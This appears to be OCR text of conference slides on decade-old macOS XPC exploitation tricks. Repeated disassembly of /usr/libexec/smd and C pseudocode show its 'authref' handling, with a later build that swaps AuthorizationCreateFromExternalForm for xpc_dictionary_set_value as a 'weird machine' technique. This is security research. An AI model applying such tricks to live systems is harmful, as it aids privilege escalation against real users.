

mov r12, rax
lea rdx, [rbp+length] ; length
mov qword ptr [rdx], 0
lea rsi, aAuthref ; "authref"
mov rdi, r14 ; xdict
call _xpc_dictionary_get_data
mov r15d, 51h ; 'Q'
test rax, rax
jz loc_100004121
cmp [rbp+length], 20h ; ' '
jnz loc_100004121
lea rsi, [rbp+authorization] ; authorization
mov qword ptr [rsi], 0
mov rdi, rax ; extForm
call _xpc_dictionary_set_value
test eax, eax
jz short loc_1000040B7
/usr/libexec/smd


/usr/libexec/smd
mov r12, rax
lea rdx, [rbp+length] ; length
mov qword ptr [rdx], 0
lea rsi, aAuthref ; "authref"
mov rdi, r14 ; xdict
call _xpc_dictionary_get_data
mov r15d, 51h ; 'Q'
test rax, rax
jz loc_100004121
cmp [rbp+length], 20h ; ' '
jnz loc_100004121
void
xpc_dictionary_set_value(
xpc_object_t dictionary,
const char *key,
xpc_object_t value);
lea rsi, [rbp+authorization] ; authorization
mov qword ptr [rsi], 0
mov rdi, rax ; extForm
call _xpc_dictionary_set_value
test eax, eax
jz short loc_1000040B7
mov edx, edi


/usr/libexec/smd
mov r12, rax
lea rdx, [rbp+length] ; length
mov qword ptr [rdx], 0
lea rsi, aAuthref ; "authref"
mov rdi, r14 ; xdict
call _xpc_dictionary_get_data
mov r15d, 51h ; 'Q'
test rax, rax
jz loc_100004121
cmp [rbp+length], 20h ; ' '
jnz loc_100004121
lea rsi, [rbp+authorization] ; authorization
mov qword ptr [rsi], 0
mov rdi, rax ; extForm
call _xpc_dictionary_set_value
test eax, eax
jz short loc_1000040B7
size_t len = 0;
uint8_t* buf =
xpc_dictionary_get_data(request,
"authref",
&len);
if (buf && (len == 32)) {
void* authref = 0;
AuthorizationCreateFromExternalForm(buf,
&authref);
mov edx, edi


/usr/libexec/smd
mov r12, rax
lea rdx, [rbp+length] ; length
mov qword ptr [rdx], 0
lea rsi, aAuthref ; "authref"
mov rdi, r14 ; xdict
call _xpc_dictionary_get_data
mov r15d, 51h ; 'Q'
test rax, rax
jz loc_100004121
cmp [rbp+length], 20h ; ' '
jnz loc_100004121
lea rsi, [rbp+authorization] ; authorization
mov qword ptr [rsi], 0
mov rdi, rax ; extForm
call _xpc_dictionary_set_value
test eax, eax
jz short loc_1000040B7
size_t len = 0;
uint8_t* buf =
xpc_dictionary_get_data(request,
"authref",
&len);
if (buf && (len == 32)) {
void* authref = 0;
xpc_dictionary_set_value(buf, &authref,
buf & 0xffffffff);
mov edx, edi

10 year old xpc pwnage tricks (x86 only!)



Takeaways

Was that feature ever actually used?

Weird machines are weird

There must be better tricks for iOS!

Post-MIE weird tricks become even more valuable

Questions?